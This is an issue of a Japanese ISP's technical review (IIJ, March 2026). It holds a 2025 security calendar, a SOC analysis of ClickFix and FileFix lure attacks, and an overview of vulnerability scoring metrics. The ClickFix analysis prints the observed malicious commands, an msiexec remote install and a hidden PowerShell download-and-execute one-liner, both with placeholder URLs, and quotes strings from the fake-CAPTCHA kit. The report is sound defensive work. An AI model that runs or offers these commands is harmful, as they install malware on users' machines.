IIR

Internet
Infrastructure
Review

Mar.2026
Vol.69

定期観測レポート

SOCレポート

フォーカス・リサーチ(1)

高精度時刻同期を可能にするPTPの概要とIIJの課題解決の取り組み～ RPTP ～

フォーカス・リサーチ(2)

IP over DWDM

IIJ
Internet Initiative Japan

Internet Infrastructure Review

March 2026 Vol.69

エグゼクティブサマリ

今年も3月3日から、スペイン・バルセロナでMWC2026が開催されました。筆者は現地を訪問できませんでしたが、MWC2026に関する各種ニュースやWebサイトを介した情報発信を追う中で、「AIネイティブ・ネットワーク」と「NTN（Non-Terrestrial Network：非地上系ネットワーク）」がキーワードとして印象に残りました。

AIネイティブ・ネットワークとは、これまで人が設計・管理・運用してきたネットワークを、AIがリアルタイムに状況を把握し、自律的に最適化していくという世界観を示すものです。

NTNに関しては、低軌道衛星を活用した通信インフラの進展が大きく取り上げられていました。SpaceXのStarlinkからは「Starlink Mobile」が発表され、スマートフォンを利用した衛星とのダイレクト通信サービスを商用展開していく方針が示されました。また、Amazonは低軌道衛星コンステレーション（Amazon Leo）の展開を加速させ、クラウドサービスとの連携を意識した構想を発表しました。MWC2026では、衛星通信が実験的な段階を脱し、いよいよ地上ネットワークと並ぶ通信基盤の一つとして現実味を帯びてきたという印象を持ちました。

インターネット基盤を取り巻くこうした環境変化を踏まえつつ、今号は、セキュリティ、時刻同期、バックボーンという3つの観点から、IIJの取り組みを紹介します。

第1章では、IIJのSOCが観測した2025年のセキュリティ動向を中心に分析しています。DDoS攻撃、フィッシング、ランサムウェアといった従来型の脅威が引き続き深刻な影響を及ぼす一方、ClickFixに代表される、人の操作を起点としたソーシャルエンジニアリング型攻撃が急増しました。また、これらの脅威への対策を進める中で、近年は脆弱性の公開件数が増加し、公開直後あるいは公開前から悪用されるケースも増えており、従来の評価指標だけでは対応のプライオリティがつけづらくなっています。EPSS、LEV、SSVCといった新しい評価指標を含め、限られたリソースの中でリスクの高い事象をどのように見極め、対応していくべきかについて、IIJのSOCにおける実践的な検討結果を紹介しています。

第2章では、高精度な時刻同期技術であるPTP（Precision Time Protocol）を取り上げています。通信、放送、金融、電力といった分野では、時刻同期がサービス品質や安全性の根幹を支えていますが、従来のPTPは閉域かつ安定したネットワークを前提としており、公衆網での利用には制約がありました。本章では、PTPの基本的な仕組みと課題を整理した上で、IIJが関与するRPTP（Resilient PTP）の取り組みを紹介し、公衆網上においても実用的な精度で時刻同期を成立させるアプローチを示しています。

第3章では、トラフィック増加が続く中でのIIJバックボーンの進化として、IP over DWDMの商用導入について、400ZR規格におけるベンダー間の相互接続検証や、既存環境との整合性に関する検証内容を紹介しています。大阪の新規コア拠点におけるIP over DWDMの商用導入では、様々な課題が認識（or 把握）されましたが、総合的にはコスト削減、リードタイム短縮、運用効率化、拡張性向上のいずれの点においても高い効果が得られることが確認されました。

今号は、セキュリティ、時刻同期、バックボーンといったインターネット基盤技術における喫緊の課題と、その解決に向けた取り組みを紹介しました。IIJは「技術で社会を支える」という使命のもと、安定したサービスを基盤として、変化の激しい時代にも対応できるよう、今後も進化し続けてまいります。

染谷 直（そめや なおし）

IIJ常務執行役員 ネットワークサービス事業本部 クラウド本部長。1998年、IIJ入社。直後にIIJテクノロジー（2010年にIIJに吸収合併）へ出向。IIJテクノロジーではSI事業の立ち上げに携わり、多くのインターネットシステムの構築やコンサルティングに従事。その後、16年よりIIJのサービス事業部門に異動し、クラウド事業の中期事業戦略を担当。19年、クラウド事業責任者に就任。今年度より「IIR」編集長に就き、IIJにおけるリアルな技術情報を横断的かつ積極的に読者の皆様へお届けしたいと考えている。

SOCレポート

1.1 はじめに

IIJではセキュリティブランド「wizSafe」を2016年に立ち上げてから、今年で10周年を迎えます。

これまで、お客様が安全にインターネットを利用できる社会の実現を目指し、一貫して活動を続けてきました。その1つがwizSafe Security Signal[*1]を通じた、ブログ形式での定期的なセキュリティに関する情報の発信です。その他にも、IIJサービスのセキュリティログを集約している情報分析基盤[*2]を活用しながら、日々収集している脅威情報と組み合わせた多角的なセキュリティ分析に取り組んでいます。

本稿では、1.2節で2025年に発生した主要なセキュリティトピックをカレンダー形式で振り返ります。続く1.3節では、2025年に急速な広がりを見せた攻撃手法の「ClickFix」を取り上げます。そして1.4節では、急増する脆弱性の効率的な対処において重要性を増している脆弱性の評価指標と、それに関するSOCの取り組みを紹介します。

1.2 2025年セキュリティサマリ

2025年に話題となった主要なセキュリティに関する出来事の中から、SOCが注目したものを表-1と表-2にまとめます。

＊1　wizSafe Security Signal（https://wizsafe.iij.ad.jp/）。
＊2　Internet Infrastructure Review（IIR）Vol.38（https://www.iij.ad.jp/dev/report/iir/038/01.html）。

表-1 セキュリティトピックカレンダー（1月～5月）

月	概要
1月	**年始に相次いだDDoS攻撃** 通信事業者、金融機関、天気予報メディアといった複数の企業が、自社のサービスを利用しにくい事象が生じたことを公表した。いずれの事象もDDoS攻撃が原因と見られている。
2月	**モバイル通信事業者に対する不正アクセス** モバイル通信事業者は、第三者が不正に入手したIDやパスワードを用いて回線の契約とモバイル通信サービスを利用する事案があったことを公表した。本事案に関連して、中高生を含む10名以上の逮捕者が出ている。
3月	**金融機関を装ったボイスフィッシング詐欺** 金融機関を装ったボイスフィッシング詐欺により、複数の企業が不正送金の被害を受けていたことが報道された。自動音声ガイダンスを用いた電話が企業にかけられ、案内に従って操作を行った後にインターネットバンキングの偽サイトへ誘導されたと見られる。また、12月には警察庁が同様のボイスフィッシングによる不正送金被害が再発・急増している旨の注意喚起を行っている。
4月	**証券会社のインターネット取引サービスに対する不正アクセス** 金融庁は、証券会社のインターネット取引サービスにおいて不正アクセス及び不正取引の被害が急増しているとして注意喚起を行った。不正アクセスには、実在する証券会社のWebサイトを装ったフィッシングサイトなどで窃取した顧客情報が用いられているとのこと。また、同事案では関わった人物の特定にまで至った一部のケースにおいて逮捕者も出ている。
4月	**CVE（共通脆弱性識別子）プログラムが契約終了の危機に直面** MITREがCVEプログラムの理事会に宛てた内部文書のリークにより、米国政府とのCVEプログラムに関する契約が4月16日に終了することが明らかとなった。しかし、翌4月17日には一転してCISA（米国サイバーセキュリティ・社会基盤安全保障庁）が契約を延長したことを公表している。
4月	**株式会社インターネットイニシアティブにおける顧客情報漏えい事件** 株式会社インターネットイニシアティブは、法人向けに提供するメールセキュリティサービス「IIJセキュアMXサービス」において、不正アクセスによって顧客情報の一部が外部に漏えいしたことを公表した。不正アクセスの原因は、同サービスで利用していた第三者製のソフトウェアの未知の脆弱性を悪用したゼロデイ攻撃によるもの。本事案に関して、同社は総務省から行政指導を受けている。
5月	**偽基地局によるスミッシング事案** 総務省は、一部の都市部において不法無線局の疑いのある無線機器（いわゆる偽基地局）からの携帯電話サービスへの混信事案が発生しているとして注意喚起を行った。本事案により、携帯電話が一時的に圏外となったり、フィッシング詐欺などを含む不審なSMSを受信するといった事象が生じたとのこと。
5月	**NIST（米国国立標準技術研究所）がLEVを提案するホワイトペーパーを公開** NISTは、新たな脆弱性の評価指標としてLEV（Likely Exploited Vulnerabilities）を提案するホワイトペーパーを公開した。LEVは、EPSS（Exploit Prediction Scoring System）やKEV（Known Exploited Vulnerabilities catalog）といった既存の指標が抱える弱点を補完することを目的としている。
5月	**Lumma Stealerに関連するドメインが国際共同作戦により押収** Microsoft社やEuropol（欧州刑事警察機構）を含む複数の企業及び法執行機関が、Lumma Stealerの活動を阻害する国際共同作戦を実施したことを公表した。Lumma StealerはMalware as a Service（MaaS）モデルで販売される情報窃取型のマルウェアとして知られている。
5月	**能動的サイバー防御に関する法律が公布** 「サイバー対処能力強化法」及び「サイバー対処能力強化法整備法」が公布された。同法律は、官民連携の強化、通信情報の利用、アクセス・無害化措置を軸とした能動的サイバー防御の実現を目的としている。これにより、サイバー攻撃による重大な危害を防止するために、警察や自衛隊が攻撃に関連するサーバへアクセスして無害化する措置が可能となる。施行は2027年末までに段階的に進む予定となっている。
5月	**Europolによる国際共同作戦「Operation Endgame」** Europolは、国際共同作戦「Operation Endgame」において、ランサムウェア攻撃に使用されるマルウェア配布インフラを無効化したことを公表した。5月19日から22日にかけて実施された作戦では、約300台のサーバと650のドメインが無効化され、350万ユーロ相当の暗号資産が押収された。また、Operation Endgameでは11月10日から13日にかけて実施された作戦でも情報窃取型マルウェアのRhadamanthys、リモートアクセスツールのVenomRAT及びボットネットのElysiumに関連するインフラを無効化している。

表-2 セキュリティトピックカレンダー(6月〜12月)

月	概要
6月	**NetScaler ADC及びNetScaler Gatewayの脆弱性「CitrixBleed 2」** Cloud Software Group社はNetScaler ADC及びNetScaler Gatewayに存在する複数の脆弱性(CVE-2025-5349、CVE-2025-6543、CVE-2025-5777)を公表した。この中でCVE-2025-5777は2023年に見つかった脆弱性(CVE-2023-4966)、通称CitrixBleedとの類似性からCitrixBleed 2という通称で呼ばれるようになる。CitrixBleed 2は実際に悪用が確認されたことで7月にはKEVに追加されている。
7月	**NISC(内閣サイバーセキュリティセンター)がNCO(国家サイバー統括室)へ改組** NISCがNCOへと改組された。NCOは、サイバー安全保障分野の政策を一元的に総合調整することで、能動的サイバー防御を含む取組を実現・促進する役割を担うことになる。組織の改組は2022年12月に閣議決定された国家安全保障戦略において決まっていた。
7月	**オンプレミスのMicrosoft SharePoint Serverの脆弱性「ToolShell」** Microsoft社は、同社が提供するオンプレミスのSharePoint Serverに複数の脆弱性(CVE-2025-49704、CVE-2025-49706、CVE-2025-53770、CVE-2025-53771)が存在することを公表した。見つかった脆弱性を組み合わせた攻撃はToolShellという通称で呼ばれている。CVE-2025-53771を除く脆弱性は実際に悪用が確認されておりKEVに追加されている。
7月	**Europolによる共同捜査「Eastwood」** Europolは、親ロシアのハクティビスト集団「NoName057(16)」に対する国際共同捜査を実施したことを公表した。Eurojust(欧州司法機構)や12カ国の法執行機関が参加した共同捜査は「Eastwood」と名付けられている。捜査により、100台以上のコンピュータから構成されるインフラの停止や複数名への逮捕状発行(うち2名は既に逮捕)などの成果を挙げたとされる。
8月	**FeliCaの脆弱性と情報セキュリティ早期警戒パートナーシップガイドライン** ソニー株式会社は、同社の非接触ICカード技術「FeliCa」のICチップのうち、2017年以前に出荷された一部において、データの読み取りや改ざんが可能となる脆弱性が存在することを公表した。この脆弱性は、報道により情報セキュリティ早期警戒パートナーシップガイドラインが想定する公表プロセスを経ずに情報が公開された。本事案に関連して、経産省やIPAが脆弱性情報をガイドラインに則って取り扱うよう要請している。
9月	**飲料メーカグループにおけるランサムウェア被害** 飲料メーカグループは、ランサムウェアの感染によりシステム障害と情報流出が生じたことを公表した。これにより、国内グループ各社の受注・出荷業務とお客様相談室などのコールセンター業務が停止する影響が生じた。
10月	**NCOがDDoS事案及びランサムウェア事案におけるインシデント報告の共通様式を公開** NCOは、サイバー攻撃を受けた被害組織が実施する官公署へのインシデント報告に関して、DDoS攻撃事案及びランサムウェア事案で使用できる共通様式や記載例を公開した*3。インシデント報告様式の統一は、サイバー攻撃による被害報告件数の増加を背景として、被害組織の報告負担軽減と政府の対応迅速化を目的としている。これにより、被害組織の報告負担が極めて大きいことが課題となっていたDDoS攻撃事案とランサムウェア事案について10月1日から共通様式を用いた官公署への報告が可能となった。
10月	**Windows 10のサポートが終了** Microsoft社は、Windows 10のサポートを終了した。これにより、当該OS向けのソフトウェア更新プログラムやセキュリティ修正プログラム、テクニカルサポートは提供されなくなる。移行が間に合わない環境では、ESU(拡張セキュリティ更新)プログラムを利用することにより期間限定でセキュリティ修正プログラムの提供を受けられる。
10月	**オフィス向け用品などの通信販売を手掛ける小売業者におけるランサムウェア被害** オフィス向け用品などの通信販売を手掛ける国内の小売業者は、ランサムウェアの感染によりシステム障害と情報流出が生じたことを公表した。本事案では社内・物流システムと外部クラウドサービスの問い合わせ管理システムが侵害を受けたとみられる。物流センターの入出荷業務に関するシステムに障害が生じたことで、同社の通販サイトのほか他社向けの物流受託サービスも停止するなど影響が波及した。
11月	**報道機関におけるチャットツールへの不正ログイン被害** 報道機関は、チャットツール「Slack」への不正ログインにより社員や取引先などの情報が流出した疑いがあることを公表した。社員の個人保有のパソコンがマルウェアに感染したことが原因で、窃取された認証情報を元に不正ログインが生じたとみられる。
12月	**RSC(React Server Components)の脆弱性「React2Shell」** Meta社は、RSCに認証不要でリモートコード実行が可能となる脆弱性(CVE-2025-55182)が存在することを公表した。この脆弱性はReact2Shellという通称で呼ばれており、実際に悪用が確認されたとしてKEVに追加されている。
12月	**EmEditorのWebサイト改ざんによるマルウェア配布事案** Emurasoft社は、テキストエディタEmEditorのWebサイトが改ざんされていたことを公表した。改ざんにより、ユーザはマルウェアのローダが含まれる偽のインストーラをダウンロードするよう誘導されていたとのこと。また、改ざんは複数回にわたって生じており、それぞれ影響が生じた期間や偽のインストーラへの導線などが異なるとされる。

＊3　国家サイバー統括室、「サイバー攻撃による被害発生時のインシデント報告様式の統一について」(https://www.cyber.go.jp/policy/group/cyber/yoshikiichigenka.html)。

1.3 観測情報 ClickFix

1.3.1 ClickFixの概要

2025年、「ClickFix」と呼ばれる手法を用いた攻撃が急速に広がり、セキュリティ業界で大きな話題となりました。この手法は、SNSやニュース番組でも取り上げられ、社会的にも注目を集めました。

ClickFixは、ユーザの操作を巧みに誘導し、ユーザ自身にコマンドを実行させるソーシャルエンジニアリング型の攻撃です。代表的な手口として、Webサイト上でCAPTCHA認証（人間であることを確認するためのテスト）を模した画面を表示し、そこに記載された指示に従わせることで、「ファイル名を指定して実行」ダイアログからPowerShellを起動し、マルウェアをダウンロードするコマンドを実行させるというものがあります。

この手法は、2024年3月にClearFakeと呼ばれるマルウェア配布キャンペーンで初めて確認されました。当該キャンペーンでは、偽のエラーメッセージを表示し、エラーを修正（fix）するための手順と偽って、コマンドを実行させようとする手口が用いられました。具体的には、まず「Copy」とラベル付けされたボタンをクリックさせて、悪意のあるコマンドをクリップボードにコピーさせます。その後、コピーされたコマンドをWindows PowerShellで実行させることで、マルウェアをダウンロードさせるという流れになっていました。この手口は、Proofpointが2024年6月に公開したレポート[*4]で「ClickFix」と命名され、その呼称が広く定着しました。

ClickFixはユーザ自身にコマンドを実行させる手法であるため、セキュリティ製品による検出を回避しやすいという特徴があります。また、ClickFixを埋め込んだサイトを容易に作成できるフィッシングキットも公開されるなど、攻撃者にとって利用しやすい環境が整備されていきました。このような背景もあり、ClickFixを用いた攻撃は拡大し、Lumma Stealer配布キャンペーン[*5]やAPTグループLazarusによる攻撃[*6]などにも利用されました。こうした動きは検出数にも表れており、ESETのレポート[*7]では、2024年下半期から2025年上半期にかけて検出件数が517%も増加したと報告されています。

1.3.2 ClickFixの観測事例

IIJのSOCにおいてもClickFixを用いた攻撃を検出しています。以下では、実際に検出した具体的な事例を紹介し、ClickFixの攻撃パターンを2つ解説します。

最初に紹介するのはClickFixの最も一般的な攻撃パターンとなっているものです。今回検出したサイトはフリーマーケットサイトを装ったもので、検索エンジン経由でアクセスされていました。このサイトにアクセスすると、偽のCAPTCHA画面が表示されます（図-1）。ここで「私はロボットではありません」の

図-1 サイトアクセス時に表示される偽のCAPTCHA画面

＊4 Proofpoint、「From Clipboard to Compromise: A PowerShell Self-Pwn」（https://www.proofpoint.com/us/blog/threat-insight/clipboard-compromise-powershell-self-pwn）。
＊5 Cloud SEK、「Unmasking the Danger: Lumma Stealer Malware Exploits Fake CAPTCHA Pages」（https://www.cloudsek.com/blog/unmasking-the-danger-lumma-stealer-malware-exploits-fake-captcha-pages）。
＊6 Validin、「Lazarus APT：Techniques for Hunting Contagious Interview」（https://www.validin.com/blog/inoculating_contagious_interview_with_validin/）。
＊7 ESET、「ESET脅威レポート 2025年上半期版」（https://web-assets.eset.com/fileadmin/ESET/JP/Blog/threat-report/eset-threat-report-h12025_250720.pdf）。

チェックボックスをクリックすると、コマンドがクリップボードにコピーされ、次の画面（図-2）に遷移します。この画面には、コピーしたコマンドを実行させる手順が記載されています。具体的には、Windowsキー+Rで「ファイル名を指定して実行」ダイアログを開き、Ctrlキー+Vでコマンドを貼り付け、Enterキーで実行するように指示されています。これに従うと、図-3のコマンドが実行され、Windows Installerを利用して指定されたURLからマルウェアを含むMSIファイルが取得され、インストールされます。

今回取り上げた画面は日本語表記となっていますが、これは図-4のように攻撃者が偽のCAPTCHA画面で表示される文言を日本語を含めた複数の言語で用意しており、使用する言語を閲覧者のブラウザの言語設定に合わせて自動的に切り替える仕組みとなっているためです。

次に紹介するのは、ClickFixの派生であるFileFixと呼ばれる手法を用いた攻撃です。FileFixは、コマンドを実行させる際に「ファイル名を指定して実行」ダイアログではなく、ファイルエクスプローラを利用する手法です。ファイルエクスプローラは「ファイル名を指定して実行」ダイアログに比べ、日常的に利用される機能であり、攻撃者はユーザに操作の違和感を抱かせないようにしていると考えられます。

今回検出したものは日本国内のサイト起因で発生していました。まず前述のClickFixのパターンと同様に偽のCAPTCHA画面が表示され、ユーザがチェックボックスをクリックすると図-5の画面に遷移します。ここで指示されている内容が前述のものとは異なります。最初に、「Open File Explorer」と書かれたボタンをクリックさせ、ファイルエクスプローラを開かせます。このタイミングで図-6のコマンドがコピーされます。次

図-2 コマンド実行手順の指示画面

```
msiexec /i マルウェアのダウンロード元URL /qn
```

図-3 クリップボードにコピーされるコマンド（ClickFix）




図-5 コマンド実行手順の指示画面（FileFix）

```
",steps:"验证",success:"成功。",verifyTitle:"为证明您不是机器人：",step1:"按住 Windows 键 <i class='fab fa-windows'></i> + <b>R</b>。",step2:"在验证窗口中按 <b>Ctrl</b> + <b>V</b>。",step3:"按 <b>Enter</b> 完成。",observe:"继续操作即表示您确认：",confirmLead:"我不是机器人 – reCAPTCHA 验证 ID：",final:"请完成以上步骤以完成验证。",verifyBtn:"验证",confidentiality:"保密",terms:"条款和条件",footer:"需要在继续之前检查您连接的安全性。"},
ja:{checking:"あなたが人間かどうか確認しています。数秒かかる場合があります。",verifyInstruction:"以下の操作を完了して、人間であることを確認してください。",verifying:"確認中…",notRobot:"私はロボットではありません",steps:"確認",success:"成功しました。",verifyTitle:"ロボットではないことを証明するために：",step1:"Windowsキー <i class='fab fa-windows'></i> + <b>R</b> を押し続けてください。",step2:"検証ウィンドウで <b>Ctrl</b> + <b>V</b> を押してください。",step3:"<b>Enter</b> を押して完了します。",observe:"続行すると、次を確認します：",confirmLead:"私はロボットではありません – reCAPTCHA 検証 ID: ",final:"上記の手順を実行して検証を完了してください。",verifyBtn:"確認する",confidentiality:"機密保持",terms:"利用規約",footer:"続行する前に接続のセキュリティを確認する必要があります。"},
ru:{checking:"Проверяем, что вы человек. Это может занять несколько секунд.",verifyInstruction:"Подтвердите, что вы человек, выполнив действие ниже.",verifying:"Проверка…",notRobot:"Я не робот",steps:"Проверка",success:"Успешно.",verifyTitle:"Чтобы доказать, что вы не робот:",
```

図-4 指示用文言の言語切り替えの実装部分（一部抜粋）

に、Ctrlキー+Lでアドレスバーにフォーカスを移動させ、Ctrlキー+Vでコマンドを貼り付け、Enterキーで実行させます。この操作を行うと、PowerShellコマンドが実行され、指定されたURLからローダが取得されます。その後、ローダによりマルウェアがダウンロードされ、実行されます。

今回検出した事例では、実行のハードルを更に下げるため、攻撃者はコマンドの後ろに余分なスペースを多数含むコメントを挿入していました。これにより、図-7のようにアドレスバー上ではコマンド部分が隠され、Enterキーを押すように促すコメント部分のみが表示されます。

1.3.3 ClickFixの派生攻撃と対策

今回取り上げたもの以外にも、ClickFixを応用した手法は複数報告されています。例えば、ショートカットキーをmacOSやLinuxのものに置き換え、Windows以外のOSのユーザを標的とするケースも確認されています[*8*9]。また、2025年11月には、偽のWindows Updateの画面をフルスクリーンで表示し、アップデート手順を装ってマルウェアをダウンロードさせようとするJackFixという手法も報告されています[*10]。ClickFixへの経路としても、今回紹介したWebブラウジング経由のものだけでなく、メールに添付されたリンクやファイルを介して誘導するものも確認されています。

いずれの手法にも共通するのは、ユーザを巧みに誘導し、本人の自覚がないままコマンド実行を含む操作を行わせようとする点です。コマンド実行をさせるために、攻撃者は通常の手順では求められない操作を要求してきます。そのため、普段のWebサイトからの指示では見られない操作や手順を求められた場合には、実行する前に一度手を止め、その操作が正規の手順として用いられているものであるかを確認することが重要です。

組織的に行う対策としては、コマンド実行環境の利用制限や、不審な通信や端末の挙動の監視が挙げられます。例えば、業務上PowerShellを利用しないWindows端末については、グループポリシーを用いてPowerShellの利用を制限することで、攻撃者の指示に従ってしまった場合でも、PowerShellを利用したコマンド実行であれば防止できる可能性が高まります。また、業務上コマンド実行環境の制限が難しい端末がある場合や追加の対策を行いたい場合には、コマンド実行に伴う不審な通信や端末の挙動をEDRなどで監視することで、異常を早期に検知し、被害拡大を防ぐための迅速な初動対応につなげることができます。

```
powershell -NoP -W Hidden -C "iex (New-Object Net.WebClient).DownloadString('ローダのダウンロード元URL')"
```

図-6 クリップボードにコピーされるコマンド（FileFix）

図-7 アドレスバー上でのコマンドの表示

＊8 Emsisoft、「ClickFix Malware on macOS」（https://www.emsisoft.com/en/blog/46942/clickfix-malware-on-macos/）。
＊9 BleepingComputer、「Hackers now testing ClickFix attacks against Linux targets」（https://www.bleepingcomputer.com/news/security/hackers-now-testing-clickfix-attacks-against-linux-targets/）。
＊10 Acronis Threat Research Unit、「Fake adult websites pop realistic Windows Update screen to deliver stealers via ClickFix」（https://www.acronis.com/en/tru/posts/fake-adult-websites-pop-realistic-windows-update-screen-to-deliver-stealers-via-clickfix/）。

1.4 新たな脆弱性の評価指標の活用検討

近年、公開される脆弱性の数が急増し、すべての脆弱性に対処することが難しくなっています。加えて、CVSSをはじめとする評価に必要な情報を公開しているNVDにおいて、評価の遅延といった問題が顕在化し、従来使用されているCVSSのような指標に依存した脆弱性対応には限界が生じています。こうした背景から、どのように脆弱性対応の優先付けを効率的に行うのかが重要な課題となっており、様々な脆弱性の評価指標が提案されています。本節の議論を円滑に進めるため、まず主要な脆弱性の評価指標の目的や概要を次項で解説します。

1.4.1 脆弱性の評価指標について

脆弱性の評価指標とは、脆弱性がもたらすリスクの程度を、深刻度・悪用可能性・影響範囲などの観点から定義された基準に基づいて数値や段階で表現し、対応判断や優先度付けを行うための指標です。今回紹介する脆弱性の評価指標は、公開された脆弱性を一意に識別するための識別子であるCVE-IDごとにスコアなどが与えられる仕組みとなっています。

■ CVSS

CVSS（Common Vulnerability Scoring System）は、情報システムの脆弱性の深刻度を、特定のベンダーや製品に依存せず、客観的かつ定量的に評価するためのオープンな業界標準として策定されました。CVSSは、脆弱性の評価項目が定められた共通の基準（Metrics）によって評価し、情報システムの脆弱性の深刻度を数値化するシステムです。CVSSは深刻度を0.0から10.0の数値で示し、数値が高い程深刻度が高いことを示します。また、スコアに応じてCritical・Highなどのような深刻度のレベル分けができ、どの脆弱性から優先的に対応すべきかの指標の1つとなりえます。CVSSに関する情報は、CVE-IDをアサインする権利を持ったベンダーがスコアを付け、NIST（米国国立標準技術研究所）が評価し、提供されています。2005年にバージョン1.0が公開されて以降、多くの組織では、脆弱性対応の優先順位付けの判断材料としてCVSSを用いてきました。例として、クレジットカード情報を安全に取り扱うために策定されたセキュリティ基準であるPCI DSS（Payment Card Industry Data Security Standard）では、CVSSのスコアが4.0以上の脆弱性について解決する必要があります[*11]。しかし、CVSSは脆弱性のリスクではなく、脆弱性そのものの深刻度を表す指標のため、CVSSのスコアを単独で対応の優先順位付けに使用するのは推奨されていません[*12]。また、CVSSのスコアのみを活用した対応の優先順位付けを行うと非効率になる可能性がいくつかの研究で指摘されています。例えば、CVSSスコアが高いという理由のみで脆弱性対応を行うことは、ランダムに脆弱性を選択して対応するのと同等だと報告している研究があります[*13]。更に、近年の脆弱性の傾向からスコア7.0以上（深刻度がHigh以上）に分

＊11 Payment Card Industry Data Security Standard Council、「Payment Card Industry データセキュリティ基準」（https://listings.pcisecuritystandards.org/documents/PCI-DSS-v4_0-JA.pdf）。
＊12 FIRST、「2.2. CVSS Base Score (CVSS-B) Measures Severity, not Risk」（https://www.first.org/cvss/v4.0/user-guide#CVSS-Base-Score-CVSS-B-Measures-Severity-not-Risk）。
＊13 Luca and Fabio、「Comparing Vulnerability Severity and Exploits Using Case-Control Studies」（https://dl.acm.org/doi/10.1145/2630069）。

類される脆弱性の割合が高いため、CVSSスコアのみを活用した対応の優先順位付けを行った場合、対応数が多くなってしまう可能性もあります。図-8は、NVDが公開している情報を元に独自に集計したものであり、2025年に発行された脆弱性48,185件のうちの22,184件(46.0%)がスコア7.0以上となっており、脆弱性数も年々増加していることが分かります[*14]。そのため、例えば、「CVSSのスコアが7.0以上(深刻度がHigh以上)であれば脆弱性対応の対象とする」というような運用であれば、多数の脆弱性を同時に対象とすることとなり、対応の優先順位付けやトリアージに要する負担が大きくなる可能性があります。加えて、脆弱性数も年々増加傾向にあるので、この運用の場合、今後も対応の対象となる脆弱性が増加すると推測できます。

■ KEV

KEV(Known Exploited Vulnerabilities catalog)は、サイバーセキュリティコミュニティやネットワーク防御担当者の利益や、組織が適切に脆弱性を管理することを目的として作成されました[*15]。KEVとは、実際に攻撃で悪用されていることが確認された脆弱性の一覧のことで、CISA(米国サイバーセキュリティ・社会基盤安全保障庁)が公開・管理しています。通常の脆弱性情報は非常に多岐にわたり、すべての脆弱性に優先順位を付けて対処することは現実的ではありません。KEVは、その膨大な脆弱性の中から「既に悪用が確認されている」という最も緊急性の高い情報を選別し、組織が優先的に対処すべき脆弱性を明確にするための重要な指標となっており、多くの組織が脆弱性管理に利用しています。しかし、実際に悪用が確認された脆弱性の中の数パーセントしかKEVに掲載されていないというCisco社の報告があり、網羅性に不安があります[*16]。例えば、Sky社が提供する企業向けのクライアント運用管理ソフトウェア「SKYSEA Client View」の脆弱性「CVE-2016-7836」は、2016年12月22日時点でこの脆弱性を悪用した攻撃活動が報告されていましたが、KEVに追加されたのは2025年10月14日でした[*17]。

■ EPSS

EPSS(Exploit Prediction Scoring System)は、脆弱性が実際に悪用される可能性という未来の脅威を予測するために作成されました。EPSSとは、「今後30日以内に、その脆弱性が実際にサイバー攻撃によって悪用される確率」を予測するための評価システムのことです。世界各地の政府機関・民間企業・教育機関などのCSIRTがメンバーとして参画しているFIRSTという団体が開発・管理しています。FIRSTは、機械学習を用いて算出した今後30日以内に脆弱性が悪用される確率を示すEPSSのスコアや、EPSSのスコアを順位へ変換したパーセンタイルを提供しています。EPSSの論文によると、EPSSではCVSS Metricsの項目や公開されている攻撃コード、外部センサーネットワークで観測した悪用通信の有無の情報など、様々な情




図-8 年度別の脆弱性の総数と深刻度の割合を表した帯グラフ

＊14 本グラフの集計では、まず、NVDが評価した深刻度を優先的に採用している。また、複数の評価がある場合は、その中で最新のバージョンの深刻度を採用している。更に、スコアが存在しない場合は「Not Scored」としている。
＊15 CISA、「Known Exploited Vulnerabilities Catalog」(https://www.cisa.gov/known-exploited-vulnerabilities-catalog)。
＊16 Cisco、「優先順位付けから予測へ vol. 9」(https://www.cisco.com/c/dam/global/ja_jp/products/collateral/security/vulnerability-management/p2p-vulnerability-management-report.pdf)。
＊17 JPCERT/CC、「SKYSEA Client View の脆弱性 (CVE-2016-7836) に関する注意喚起」(https://www.jpcert.or.jp/at/2016/at160051.html)。

報を活用しています(表-3)。CVSS Metricsの項目や公開されている攻撃コード、KEVといったCVEについて言及しているリストやサイトなどの情報は、モデルの入力で利用されているとのことです。更に、悪用通信の有無の情報は、表-3にlabelsと書かれていることから、推論時のモデルの入力ではなく学習時の教師データとして目的変数に使用しており、FortinetやGreyNoiseなどの外部センサーネットワークを情報源としています。また、EPSSのスコアとパーセンタイルは毎日再計算され、最新の脆弱性関連情報が反映されるため、数値が日々変動します。EPSSのスコアを算出する機械学習モデルの再学習や特徴量の増加などによるバージョン更新が不定期でされており、直近では2025年3月にEPSSのバージョン3からバージョン4への変更が行われています。

